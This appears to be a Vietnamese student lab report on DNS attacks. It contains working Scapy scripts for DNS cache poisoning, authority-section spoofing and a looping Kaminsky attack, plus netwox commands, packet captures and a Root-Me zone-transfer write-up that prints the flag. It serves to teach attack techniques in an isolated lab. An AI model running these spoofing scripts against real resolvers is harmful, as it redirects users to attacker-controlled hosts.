

BÁO CÁO THỰC HÀNH

Môn học: An Toàn Mạng

Tên chủ đề: TẤN CÔNG DNS

GVHD: Tô Trọng Nghĩa

Nhóm: 3

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT140.P11.ANTT.1

STT	Họ và tên	MSSV	Email
1	Hà Minh Quân	22521177	22521177@gm.uit.edu.vn
2	Tù Chí Kiên	22520713	22520713@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng	Trang
1	Tấn công giả mạo phản hồi trực tiếp đến người dùng (Directly Spoofing Response to User)	%	Xem mục lục
2	Tấn công DNS Cache Poisoning	100%	Xem mục lục
3	Tấn công Kaminsky	100%	Xem mục lục
Điểm tự đánh giá			10/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

A.	THỰC HÀNH.....	2
1.	Tấn công DNS Cache Poisoning.....	2
2.	Tấn công Kaminsky	7

A. THỰC HÀNH

1. Tấn công DNS Cache Poisoning

Sử dụng lệnh dig example.org trên máy user sẽ tìm thấy tên miền

```
tckien@tckien-VMware-Virtual-Platform:~/Desktop$ dig example.org

; <>>> DiG 9.18.28-0ubuntu0.24.04.1-Ubuntu <>>> example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38335
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;example.org.           IN      A

;; ANSWER SECTION:
example.org.      5       IN      A      93.184.215.14

;; Query time: 36 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Wed Nov 13 12:41:47 +07 2024
;; MSG SIZE  rcvd: 56
```

Chạy câu lệnh sau để thay đổi thông tin tên miền được cache:

```
tckien@tckien-VMware-Virtual-Platform:~/Desktop$ sudo netwox 105 -h "example.org"
" -H "192.168.108.140" -a "ns.example.com" -A 192.168.108.135 -s raw -f "src host 192.168.108.135"
```

Sử dụng dig để truy cập đến tên miền thì thường sẽ có kết quả sau:

Lab 01: DEF

Nhóm GHI

```
tckien@tckien-VMware-Virtual-Platform:~/Desktop$ dig example.org

; <>> DiG 9.18.28-0ubuntu0.24.04.1-Ubuntu <>> example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29469
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;example.org.           IN      A

;; ANSWER SECTION:
example.org.      5       IN      A      93.184.215.14

;; Query time: 63 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Wed Nov 13 12:44:01 +07 2024
;; MSG SIZE rcvd: 56
```

Nhưng sau một thời gian thì sẽ thay đổi thông tin cache thành công

```
tckien@tckien-VMware-Virtual-Platform:~/Desktop$ dig example.org

; <>> DiG 9.18.28-0ubuntu0.24.04.1-Ubuntu <>> example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19839
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;example.org.           IN      A

;; ANSWER SECTION:
example.org.      10      IN      A      1.2.3.4

;; AUTHORITY SECTION:
ns.example.com.    10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.    10      IN      A      192.168.108.135

;; Query time: 56 msec
```


Quay lại máy tấn công:

```
DNS_question
| id=58130 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| example.org. A

DNS_answer
| id=58130 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| example.org. A
| example.org. A 10 1.2.3.4
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 192.168.108.135
```

Sử dụng wireshark sẽ thấy gói tin được thay đổi thành công:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.108.135	192.168.108.2	DNS	71	Standard query 0xa206 A example.org
2	0.020444133	192.168.108.2	192.168.108.135	DNS	145	Standard query response 0xa206 A example.org
3	0.409318223	192.168.108.2	192.168.108.135	DNS	87	Standard query response 0xa206 A example.org
4	0.409730742	192.168.108.135	192.168.108.2	ICMP	115	Destination unreachable (Port unreachable)
5	5.138309406	VMware_f5:1e:1d	VMware_ec:e6:3c	ARP	60	Who has 192.168.108.2? Tell 192.168.108.135
6	5.138309791	VMware_ec:e6:3c	VMware_f5:1e:1d	ARP	60	192.168.108.2 is at 00:50:56:ec:e6:3c
7	5.225809974	VMware_a9:1a:f4	VMware_f5:1e:1d	ARP	42	Who has 192.168.108.135? Tell 192.168.108.140
8	5.227023568	VMware_f5:1e:1d	VMware_a9:1a:f4	ARP	60	192.168.108.135 is at 00:0c:29:f5:1e:1d



④ Bài tập mở rộng (cộng điểm)

5. Tại sao khi thiết lập spoofip với giá trị raw, tỉ lệ thành công khi thực hiện hình thức tấn công này sẽ cao hơn?

Cách hoạt động của spoofip với giá trị raw sẽ thực hiện chặn địa chỉ netwox 105 define MAC thông qua ARP request.

Do vậy nên tránh xảy ra việc bắt thường dẫn đến hệ thống thực hiện arp request để tìm nguồn và đích, cũng như chặn gói tin độc hại trên.

=>Có tỉ lệ thành công cao hơn

6. Cách thức tấn công này có nhược điểm chỉ áp dụng trên các hostname cụ thể đã xác định trước (example.org). Nếu người dùng truy cập vào hostname khác (mail.example.org) thì không thể tấn công được. Sinh viên thực hiện tìm hiểu và thực hiện tấn công Authority Section để DNS servers lưu cache thông tin nameserver giả mạo.
Gợi ý: Sinh viên tham khảo phần DNS Cache Poisoning: Targeting the Authority Section trong bộ thực hành "Network Security Labs" của SEED LABS.

Ở đây nhóm em sử dụng máy kali (192.168.108.130) do trên máy ubuntu gặp lỗi Tạo một chương trình python để đầu độc cache với bất kì tên miền con của tên miền example.org

Lab 01: DEF Nhóm GHI

```

1#!/usr/bin/python
2
3 from scapy.all import *
4
5 # DNS spoofing function
6 def spoof_dns(pkt):
7     # Check if the packet contains DNS query and is requesting 'example.org'
8     if (DNS in pkt and b'example.org' in pkt[DNS].qd.qname):
9         # Change the IP (swap src and dst for spoofed response)
10        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
11
12        # Change the UDP port (swap src and dst ports)
13        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
14
15        # Construct DNS answer (pointing 'example.org' to 10.0.2.5)
16        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
17
18        # Construct DNS authority section (NS records for example.org)
19        NSsec1 = DNSRR(rrname='example.org', type='NS', ttl=259200, rdata='ns1.example.com')
20        NSsec2 = DNSRR(rrname='example.org', type='NS', ttl=259200, rdata='ns2.example.com')
21
22        # Construct DNS additional section (IP addresses for the NS records)
23        Addsec1 = DNSRR(rrname='ns1.example.com', type='A', ttl=259200, rdata='1.2.3.4')
24        Addsec2 = DNSRR(rrname='ns2.example.com', type='A', ttl=259200, rdata='5.6.7.8')
25
26        # Assemble the spoofed DNS response packet
27        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
28                      qdcount=1, ancount=1, nscount=2, arcount=2,
29                      an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
30
31        # Construct the complete spoofed packet
32        spoofpkt = IPpkt / UDPpkt / DNSpkt
33
34        # Send the spoofed packet
35        send(spoofpkt)
36        print("Spoofed DNS response sent")
37
38 # Sniff UDP query packets on port 53 and invoke spoof_dns() when a packet is detected
39 nkt = sniff(filter="udp and dst port 53", prn=spoof_dns)

```

Ở chương trình này phần quan trọng là ở phần thay đổi được một số điều sau:

-Một bản ghi A (Answer) trả example.org đến địa chỉ IP giả mạo 10.0.2.5

Construct DNS answer (pointing 'example.org' to 10.0.2.5)

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')

-Các bản ghi NS (Authority) cho thấy example.org được quản lý bởi ns1.example.com và ns2.example.com.

Construct DNS authority section (NS records for example.org)

NSsec1 = DNSRR(rrname='example.org', type='NS', ttl=259200, rdata='ns1.example.com')

NSsec2 = DNSRR(rrname='example.org', type='NS', ttl=259200, rdata='ns2.example.com')

-Các bản ghi A bổ sung (Additional) cung cấp địa chỉ IP giả mạo 1.2.3.4 cho ns1.example.com và 5.6.7.8 cho ns2.example.com.

Construct DNS additional section (IP addresses for the NS records)

Addsec1 = DNSRR(rrname='ns1.example.com', type='A', ttl=259200, rdata='1.2.3.4')

Addsec2 = DNSRR(rrname='ns2.example.com', type='A', ttl=259200, rdata='5.6.7.8')

Chạy chương trình

Lab 01: DEF

Nhóm GHI

Ở bên máy user truy vấn liên tục đến example.org, đa số kết quả đầu là phần thông tin đúng.

```
root@tckien-VMware-Virtual-Platform:/home/tckien/Desktop# dig example.org

; <>> DiG 9.18.28-0ubuntu0.24.04.1-Ubuntu <>> example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36323
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;example.org.           IN      A

;; ANSWER SECTION:
example.org.      5       IN      A      93.184.215.14

;; Query time: 42 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Wed Nov 13 14:09:34 +07 2024
;; MSG SIZE  rcvd: 56
```

Sau một vài lần thì sẽ thấy thông tin bị đầu độc



```
root@tckien-Virtual-Platform:/home/tckien/Desktop# dig example.org

; <>> DiG 9.18.28-0ubuntu0.24.04.1-Ubuntu <>> example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30510
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;example.org.          IN      A

;; ANSWER SECTION:
example.org.        259200  IN      A      10.0.2.5

;; AUTHORITY SECTION:
example.org.        259200  IN      NS      ns1.example.com.
example.org.        259200  IN      NS      ns2.example.com.

;; ADDITIONAL SECTION:
ns1.example.com.    259200  IN      A      1.2.3.4
ns2.example.com.    259200  IN      A      5.6.7.8

;; Query time: 57 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Wed Nov 13 14:10:08 +07 2024
;; MSG SIZE rcvd: 135
```


2. Tấn công Kaminsky

Đầu tiên tải 2 tệp example.com.zone, attacker32.com.zone trong SEEDlab:

- Zone Files for DNS Setup
 - Zone file for domain example.com: [example.com.zone](#)
 - Zone file for domain attacker32.com: [attacker32.com.zone](#)
 - **Note:** If you choose different IP addresses or domain names, you need to modify the above configuration and zone files accordingly.
- The skeleton C code [attack.c](#)


Sửa lại thông tin tệp là 192.168.108.130(IP máy tấn công) ở vị trí 10.0.2.8

```
1 $TTL 3D
2 @      IN      SOA    ns.attacker.com. admin.attacker.com. (
3           2008111001
4           8H
5           2H
6           4W
7           1D)
8
9 @      IN      NS     ns.attacker.com.
10
11 @     IN      A      192.168.108.109
12 www   IN      A      192.168.108.130
13 ns    IN      A      192.168.108.131
14 *    IN      A      192.168.108.132
15
```



```
1 $TTL 3D
2 @ IN SOA ns.example.com. admin.example.com. (
3 2008111001
4 8H
5 2H
6 4W
7 1D)
8
9 @ IN NS ns.attacker.com.
10
11 @ IN A 1.2.3.4
12 www IN A 1.2.3.5
13 ns IN A 192.168.108.130
14 * IN A 1.2.3.4
15
```

Cấu hình phần zone:




```
GNU nano 8.1 /etc/bind/named.conf *
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker.com" {
    type master;
    file "/etc/bind/attacker.com.zone";
};


zone "example.net" {
    type master;
    file "/etc/bind/example.net.zone";
};
```

Tạo chương trình yêu cầu DNS đến máy chủ DNS:



```
1 from scapy.all import *
2
3 # Thông tin cần thiết
4 target_dns_server = "192.168.108.139" # Địa chỉ IP của DNS server mục tiêu
5 source_ip = "192.168.108.130" # IP của máy tấn công
6 query_domain = "www.example.net" # Tên miền mục tiêu
7 source_port = 12345 # Port nguồn ngẫu nhiên
8
9 # Tạo DNS request
10 Qdsec = DNSQR(qname=query_domain)
11 dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
12 ip = IP(dst=target_dns_server, src=source_ip)
13 udp = UDP(dport=53, sport=source_port, chksum=0)
14 request = ip/udp/dns
15
16 # Gửi request
17 send(request)
18
```

Chạy chương trình



```
[root@kali ~]# ./create_dns.py
.
Sent 1 packets.
```

Lab 01: DEF

Nhóm GHI

Sau khi chạy thấy được gói tin gửi từ máy tấn công(192.168.108.130) đến dns server(192.168.108.139)

2 0.000933268	VMware_d4:9c:8d	VMware_8b:34:a8	ARP	60 192.168.108.139 is at 00:0c:29:d4:9c:8d
3 0.015020495	192.168.108.130	192.168.108.139	DNS	75 Standard query 0xaaaa A www.example.net
4 0.017969165	192.168.108.139	192.168.108.130	DNS	91 Standard query response 0xaaaa A www.example.net A 93.18
5 0.018058175	192.168.108.130	192.168.108.139	ICMP	119 Destination unreachable (Port unreachable)


```

> Frame 3: 75 bytes on wire (600 bits), 75 bytes captured (600 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8b:34:a8 (00:0c:29:8b:34:a8), Dst: VMware_d4:9c:8d (00:0c:29:d4:9c:8d)
> Internet Protocol Version 4, Src: 192.168.108.130, Dst: 192.168.108.139
> User Datagram Protocol, Src Port: 12345, Dst Port: 53
> Domain Name System (query)

0000  00 0c 29 d4 9c 8d 00 0c 29 8b 34
0010  00 3d 00 01 00 00 40 11 20 51 c0
0020  6c 8b 30 39 00 35 00 29 00 00 aa
0030  00 00 00 00 00 00 03 77 77 77 07
0040  6c 65 03 6e 65 74 00 00 01 00 01

```

Chức năng tạo ra phản hồi DNS giả mạo:

```

1 from scapy.all import *
2 # Thông tin giả mạo
3 target_ip = "192.168.108.139" # IP của DNS server
4 fake_ns_ip = "192.168.108.200" # IP của nameserver giả mạo
5 spoofed_ip = "1.2.3.4" # IP giả mạo của www.example.net
6
7 # Thông tin DNS giả mạo
8 name = "www.example.net" # Tên miền mục tiêu
9 domain = "example.net"
0 ns = "ns.evil.com" # Nameserver giả mạo
1
2 Qdsec = DNSQR(qname=name)
3 Anssec = DNSRR(rrname=name, type="A", rdata=spoofed_ip, ttl=259200)
4 NSsec = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)
5
6 dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)
7 ip = IP(dst=target_ip, src=fake_ns_ip)
8 udp = UDP(dport=53, sport=12345, checksum=0)
9 reply = ip/udp/dns
0
1 # Gửi reply giả mạo
2 send(reply)
3

```

Chạy chương trình

```

└─(root㉿kali)-[~/home/kali/Documents/NT140/Lab04]
  # python3 send.py
.
Sent 1 packets.

```

Thấy gói tin phản hồi đến máy chủ

Lab 01: DEF Nhóm GHI

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::20c:29ff:fed4... ff02::2		ICMPv6	70	Router Solicitation from 00:0c:29:d4:9c:8d
2	3.203471303	VMware_8b:34:a8	Broadcast	ARP	42	Who has 192.168.108.139? Tell 192.168.108.130
3	3.205173534	VMware_d4:9c:8d	VMware_8b:34:a8	ARP	60	192.168.108.139 is at 00:0c:29:d4:9c:8d
4	3.227863721	192.168.108.200	192.168.108.139	DNS	142	Standard query response 0aaaa A www.example.net A 1.2.3.4 NS

Frame 4: 142 bytes on wire (1136 bits), 142 bytes on wire (1136 bits) on link
 Ethernet II, Src: VMware_8b:34:a8 (00:0c:29:8b:34:a8), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 Internet Protocol Version 4, Src: 192.168.108.200, Dst: 192.168.108.139
 User Datagram Protocol, Src Port: 12345, Dst Port: Domain Name System (response)
 Domain Name System (response)

0000 00 0c 29 d4 9c 8d 00 0c 29 8b 34 a8 08 00 45 00 .)) 4...E
 0010 00 00 00 01 00 00 40 11 1f c8 c0 a8 6c c8 c0 a8 00 09 5.l ...
 0020 6c 8b 30 39 00 35 00 6c 00 00 aa aa 85 00 00 01 l 09 5.l
 0030 00 01 00 01 00 00 03 77 77 77 07 65 78 61 6d 70 .. w ww-examp
 0040 6c 65 03 6e 65 74 00 00 01 00 01 03 77 77 07 le net ... www
 0050 65 78 61 6d 70 6c 65 03 6e 65 74 00 00 01 00 01 example net
 0060 00 03 f4 80 00 04 01 02 03 04 07 65 78 61 6d 70 example ..examp
 0070 6c 65 03 6e 65 74 00 00 02 00 01 00 03 f4 80 00 le.net
 0080 0d 02 6e 73 04 65 76 69 6c 03 63 6f 6d 60 ns evi l.com .. ns evi l.com

Tạo một chương trình chức năng tấn công Kaminsky

```

1 from scapy.all import *
2 import random
3 import time
4
5 # Các thông tin giả mạo
6 target_dns_server = "192.168.108.139"
7 fake_ns_ip = "192.168.108.200"
8 spoofed_ip = "1.2.3.4"
9 name = "www.example.net"
10 domain = "example.net"
11 ns = "ns.evil.com"
12
13 # Hàm gửi liên tục các gói request và reply giả mạo
14 def kaminsky_attack():
15     while True:
16         # Random transaction ID và source port
17         transaction_id = random.randint(0, 65535)
18         source_port = random.randint(1024, 65535)
19
20         # Tạo DNS request
21         Qdsec = DNSQR(qname=name)
22         dns_request = DNS(id=transaction_id, qr=0, qdcount=1, qd=Qdsec)
23         ip_request = IP(dst=target_dns_server, src=fake_ns_ip)
24         udp_request = UDP(dport=53, sport=source_port)
25         request_packet = ip_request/udp_request/dns_request
26
27         # Gửi DNS request
28         send(request_packet, verbose=0)
29
30         # Tạo DNS reply giả mạo
31         Anssec = DNSRR(rrname=name, type="A", rdata=spoofed_ip, ttl=259200)
32         NSsec = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)
33         dns_reply = DNS(id=transaction_id, aa=1, rd=1, qr=1, qdcount=1, an=Anssec, ns=NSsec)
34         ip_reply = IP(dst=target_dns_server, src=fake_ns_ip)
35         udp_reply = UDP(dport=53, sport=source_port)
36         reply_packet = ip_reply/udp_reply/dns_reply
37
38         # Gửi DNS reply giả mạo liên tục
39         send(reply_packet, verbose=0)
40         time.sleep(0.1) # Điều chỉnh tần suất gửi để giảm nguy cơ bị phát hiện
41
42 # Bắt đầu tấn công
43 kaminsky_attack()
44

```

Chạy chương trình

```

[root@kali)-[~/home/kali/Documents/NT140/Lab04]
# python3 Kaminsky.py
^CTraceback (most recent call last):
  File "/home/kali/Documents/NT140/Lab04/Kaminsky.py", line 43, in <module>
    kaminsky_attack()
  File "/home/kali/Documents/NT140/Lab04/Kaminsky.py", line 40, in kaminsky_attack
    time.sleep(0.1) # Điều chỉnh tần suất gửi để giảm nguy cơ bị phát hiện
KeyboardInterrupt

```

Nhìn trong wireshark thấy có một loạt gói tin được gửi đến máy chủ

Lab 01: DEF

Nhóm GHI

[®] Challenges Network (CTF)

7. DNS - zone transfert (*Viết writeup chi tiết*)

Statement

A not really dutiful administrator has set up a DNS service for the "ch11.challenge01.root-me.org" domain...

Challenge connection informations :

- Host: challenge01.root-me.org
 - Protocol: DNS
 - Port: 54011


Challenge cho biết host tại challenge01.root-me.org với phương thức DNS, một tên miền con ch11.challenge01.root-me.org và ở cổng 54011:

DNS - zone transfert

[f](#) [in](#) [t](#)

15 Points 

Network service

Author	Level	Validations	Note
g0uZ, 20 May 2013		25009 Challengers  8%	 1604 Votes I like I don't like

Statement

A not really dutiful administrator has set up a DNS service for the "ch11.challenge01.root-me.org" domain...

Challenge connection informations

Host	challenge01.root-me.org
Protocol	DNS
Port	54011

Đầu tiên đi đến địa chỉ challenge01.root-me.org

Lab 01: DEF

Nhóm GHI



The screenshot shows a terminal window titled "Root Me". It displays a file listing in the root directory with columns for File Name, File Size, and Date. The files listed include various categories like app-script, app-système, cracking, cryptanalyse, forensic, programmation, réaliste, reseau, steganographie, web-client, and web-serveur. Below the file listing is a ping command output:

```
(kali㉿kali)-[~]
$ ping challenge01.root-me.org
PING challenge01.root-me.org (212.129.38.224) 56(84) bytes of data.
64 bytes from challenge01.root-me.org (212.129.38.224): icmp_seq=1 ttl=128 time=212 ms
64 bytes from challenge01.root-me.org (212.129.38.224): icmp_seq=2 ttl=128 time=210 ms
64 bytes from challenge01.root-me.org (212.129.38.224): icmp_seq=3 ttl=128 time=213 ms
^C
```

At the bottom of the terminal, there is a copyright notice: "© 2017 - Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information".

Đầu tiên kiểm tra có ping được đến server :

```
(kali㉿kali)-[~]
$ ping challenge01.root-me.org
PING challenge01.root-me.org (212.129.38.224) 56(84) bytes of data.
64 bytes from challenge01.root-me.org (212.129.38.224): icmp_seq=1 ttl=128 time=212 ms
64 bytes from challenge01.root-me.org (212.129.38.224): icmp_seq=2 ttl=128 time=210 ms
64 bytes from challenge01.root-me.org (212.129.38.224): icmp_seq=3 ttl=128 time=213 ms
^C
```

Sử dụng dig để tìm thêm của tên miền **ch11.challenge01.root-me.org** sử dụng host là tên miền chính ở cổng 54011

dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org

```
(kali㉿kali)-[~]
$ dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org
<<>> DiG 9.20.0-Debian <<>> @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org
(2 servers found)
; global options: +cmd
; Got answer:
; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 19357
; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
; WARNING: recursion requested but not available

; OPT PSEUDOSECTION:
EDNS: version: 0, flags:; udp: 1232
COOKIE: 1b9c51leb0b8c617010000006732f1e5d18fb8573911ad8c (good)
; QUESTION SECTION:
ch11.challenge01.root-me.org. IN A

; ANSWER SECTION:
ch11.challenge01.root-me.org. 604800 IN A 127.0.0.1

; Query time: 243 msec
; SERVER: 212.129.38.224#54011(challenge01.root-me.org) (UDP)
; WHEN: Tue Nov 12 13:12:55 +07 2024
; MSG SIZE rcvd: 101
```

Tìm thấy địa chỉ ip của server là 212.129.38.224

Khi truy cập và ip này sẽ dẫn đến trang challenge01.root-me.org

Trong trang đó có nhiều thư mục để tìm kiếm nhanh chóng thì phải sử dụng option **AXFR** để truyền tải toàn bộ thông tin về zone

Lab 01: DEF

Nhóm GHI

```
(kali㉿kali)-[~]
$ dig axfr @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org
; <>> DiG 9.20.0-Debian <>> axfr @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org
; (2 servers found)
;; global options: +cmd
ch11.challenge01.root-me.org. 604800 IN SOA      ch11.challenge01.root-me.org. root.ch11.challenge01.root-me.org. 2 604800 86400 2419200 604800
0
ch11.challenge01.root-me.org. 604800 IN TXT      "DNS transfer secret key : CBkFRwfNMMtRjHY"
ch11.challenge01.root-me.org. 604800 IN NS       ch11.challenge01.root-me.org.
ch11.challenge01.root-me.org. 604800 IN A        127.0.0.1
challenge01.ch11.challenge01.root-me.org. 604800 IN A 192.168.27.101
ch11.challenge01.root-me.org. 604800 IN SOA      ch11.challenge01.root-me.org. root.ch11.challenge01.root-me.org. 2 604800 86400 2419200 604800
0
;; Query time: 203 msec
;; SERVER: 212.129.38.224#54011(challenge01.root-me.org) (TCP)
;; WHEN: Tue Nov 12 13:56:26 +07 2024
;; XFR size: 6 records (messages 1, bytes 274)
```

Tìm thấy cờ CBkFRwfNMMtRjHY

Một cách khác là sử dụng các bản ghi DNS

Bản ghi A

```
(kali㉿kali)-[~]
$ dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org A
; <>> DiG 9.20.0-Debian <>> @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org A
; (2 servers found)
;; global options: +cmd
Got answer:
->>>HEADER<- opcode: QUERY, status: NOERROR, id: 61762
flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 1232
